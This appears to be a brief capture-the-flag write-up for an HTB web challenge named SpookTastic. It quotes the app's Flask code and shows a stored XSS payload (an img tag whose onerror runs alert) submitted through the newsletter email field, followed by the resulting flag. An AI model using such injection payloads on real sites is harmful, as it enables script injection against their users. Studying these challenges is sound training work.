

SpookTastic

It is an xss challenge




```python
try:
    browser.get(f"{HOST}/bot?token={BOT_TOKEN}")

    WebDriverWait(browser, 3).until(EC.alert_is_present())

    alert = browser.switch_to.alert
    alert.accept()
    send_flag(user_ip)
except Exception as e:
    pass
finally:
    registered_emails.clear()
    browser.quit()
```

The bot visits a page and check it if alerts, if it does, it gives flag




```python
@app.route("/bot")
def bot():
    if request.args.get("token", "") != BOT_TOKEN:
        return abort(404)
    return render_template("bot.html", emails=registered_emails)
```



```
@app.route("/api/register", methods=["POST"])
def register():
    if not request.is_json or not request.json["email"]:
        return abort(400)

    if not blacklist_pass(request.json["email"]):
        return abort(401)

    registered_emails.append(request.json["email"])
    Thread(target=start_bot, args=(request.remote_addr,)).start()
    return {"success":True}
```

Sent the payload




Our Newsletter

Promotion new products and sales. Directly to your inbox

<img src="http://asd" onerror="alert(1337)">

Got flag



94.237.63.93:30454 says

HTB{al3rt5_c4n_4nd_w1l1_c4us3_jumpsc4r35!!}